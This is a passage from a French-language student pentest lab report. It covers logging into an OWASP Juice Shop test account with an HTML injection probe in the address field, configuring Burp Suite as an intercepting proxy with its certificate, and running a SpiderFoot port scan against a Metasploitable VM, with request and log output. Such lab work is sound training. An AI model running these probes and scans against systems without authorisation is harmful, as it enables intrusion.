Je me connecte ensuite via l’interface web avec les identifiants que j’ai récupérer :

hemaanth (test)


On this page you can visualize or edit you user information.

Name:	hemaanth
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	<h1>hack</h1>
	update


n) Burpsuite


Burpsuite est un Proxy/intercepteur web pour inspecter/modifier requêtes HTTP(S) entre mon navigateur et ma cible. Très utilisé pour tester des injections XSS/SQL/auth.

Je le lance en écrivant burpsuite dans le terminal, Je vais dans l'onglet Proxy et vérifie le proxy par défaut 127.0.0.1:8080.




Je me rend ensuite dans les paramètres Proxy de Firefox et j'y ajoute mon Proxy Brup







Il faut aussi cocher Also use this proxy for HTTPS.


Je configure ensuite un certificat SSL pour que les certificats renvoyés par le proxy soient acceptés. J'ouvre http://burp/cert dans le navigateur et je télécharge le fichier du certificat




Puis, dans les paramètres Firefox, j'importe mon fichier de certificat.










Je m'intéresse à la fonction Intercept, je l'active en cliquant sur Intercept on. Je réceptionne ensuite les requêtes HTTP de mon site Juice Shop en plaçant son IP comme target :


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Toggle message interception
Intercept is on
Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser
Event log All issues
Memory: 110.7MB
Disabled


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://172.24.3.110:3000
Open browser
Time Type Direction Method URL Status code Length
10:47:07 17 ... HTTP → Request GET http://172.24.3.110:3000/
10:47:28 17 ... HTTP → Request GET http://172.24.3.110:3000/socket.io/?EIO=4&transport=polling&t=PgIV-ko
10:47:51 17 N... HTTP → Request GET http://172.24.3.110:3000/socket.io/?EIO=4&transport=polling&t=PgIW4Hy
10:47:55 17 ... HTTP → Request GET http://172.24.3.110:3000/
10:48:15 17 N... HTTP → Request GET http://172.24.3.110:3000/socket.io/?EIO=4&transport=polling&t=PgIWADn
Request
Pretty Raw Hex
GET / HTTP/1.1
Host: 172.24.3.110:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 5
Request headers 11
Notes
Search
0 highlights
Event log All issues
Memory: 110.7MB
Disabled





o) Spiderfoot

SpiderFoot est un outil d'OSINT automatisé qui permet de collecter énormément d'informations sur une cible comme les services ouverts, les ports, le DNS etc

Ici j'utilise spiderfoot -s 10.12.255.165 -m sfp_dnsresolve,sfp_portscan,sfp_webserver -o csv en ligne de commande mais il y a aussi

spiderfoot = l'outil
-s 10.12.255.165 = ma VM metaspoitable
-m = les modules
sfp_dnsresolve = résout DNS, trouve des alias ou noms associés
Sfp_portscan_tcp = fait un scan de ports TCP
sfp_webserver= analyse la bannière HTTP, serveur web, version etc
-o csv = format de sortie

```
┌──(root㉿kali)-[~]
└─# spiderfoot -s 10.12.255.165 -m sfp_dnsresolve,sfp_portscan_tcp,sfp_webserver -o csv
Source,Type,Data
2025-11-20 05:10:49,405 [INFO] sf : Modules enabled (5): sfp_dnsresolve,sfp_portscan_tcp,sfp_webserver,sfp__stor_db,sfp__stor_stdout
2025-11-20 05:10:51,764 [INFO] sflib : Scan [72CADF2E] for '10.12.255.165' initiated.
2025-11-20 05:10:51,797 [INFO] sfp_dnsresolve : Identifying aliases for specified target(s)
2025-11-20 05:10:52,922 [INFO] sflib : sfp_dnsresolve module loaded.
2025-11-20 05:10:52,950 [INFO] sflib : sfp_portscan_tcp module loaded.
2025-11-20 05:10:52,974 [INFO] sflib : sfp_webserver module loaded.
2025-11-20 05:10:52,998 [INFO] sflib : sfp__stor_db module loaded.
2025-11-20 05:10:53,034 [INFO] sflib : sfp__stor_stdout module loaded.
SpiderFoot UI,IP Address,10.12.255.165,10.12.255.165
2025-11-20 05:10:53,387 [INFO] sfp_portscan_tcp : Scanning 49 ports on 10.12.255.165
2025-11-20 05:10:53,387 [INFO] sfp_portscan_tcp : Spawning thread to check port: 1080 on 10.12.255.165
2025-11-20 05:10:53,389 [INFO] sfp_portscan_tcp : Spawning thread to check port: 25 on 10.12.255.165
2025-11-20 05:10:53,390 [INFO] sfp_portscan_tcp : Spawning thread to check port: 512 on 10.12.255.165
2025-11-20 05:10:53,391 [INFO] sfp_portscan_tcp : Spawning thread to check port: 5902 on 10.12.255.165
2025-11-20 05:10:53,393 [INFO] sfp_portscan_tcp : Spawning thread to check port: 3389 on 10.12.255.165
2025-11-20 05:10:53,394 [INFO] sfp_portscan_tcp : Spawning thread to check port: 138 on 10.12.255.165
2025-11-20 05:10:53,395 [INFO] sfp_portscan_tcp : Spawning thread to check port: 110 on 10.12.255.165
2025-11-20 05:10:53,399 [INFO] sfp_portscan_tcp : Spawning thread to check port: 53 on 10.12.255.165
2025-11-20 05:10:53,400 [INFO] sfp_portscan_tcp : Spawning thread to check port: 179 on 10.12.255.165
2025-11-20 05:10:53,401 [INFO] sfp_portscan_tcp : Spawning thread to check port: 631 on 10.12.255.165
2025-11-20 05:11:08,923 [INFO] sfp_portscan_tcp : TCP port 10.12.255.165:25 found to be OPEN.
2025-11-20 05:11:08,923 [INFO] sfp_portscan_tcp : TCP port 10.12.255.165:512 found to be OPEN.
2025-11-20 05:11:08,924 [INFO] sfp_portscan_tcp : TCP port 10.12.255.165:53 found to be OPEN.
2025-11-20 05:11:08,924 [INFO] sfp_portscan_tcp : Spawning thread to check port: 9000 on 10.12.255.165
2025-11-20 05:11:08,926 [INFO] sfp_portscan_tcp : Spawning thread to check port: 513 on 10.12.255.165
```

Par exemple ici on voit :

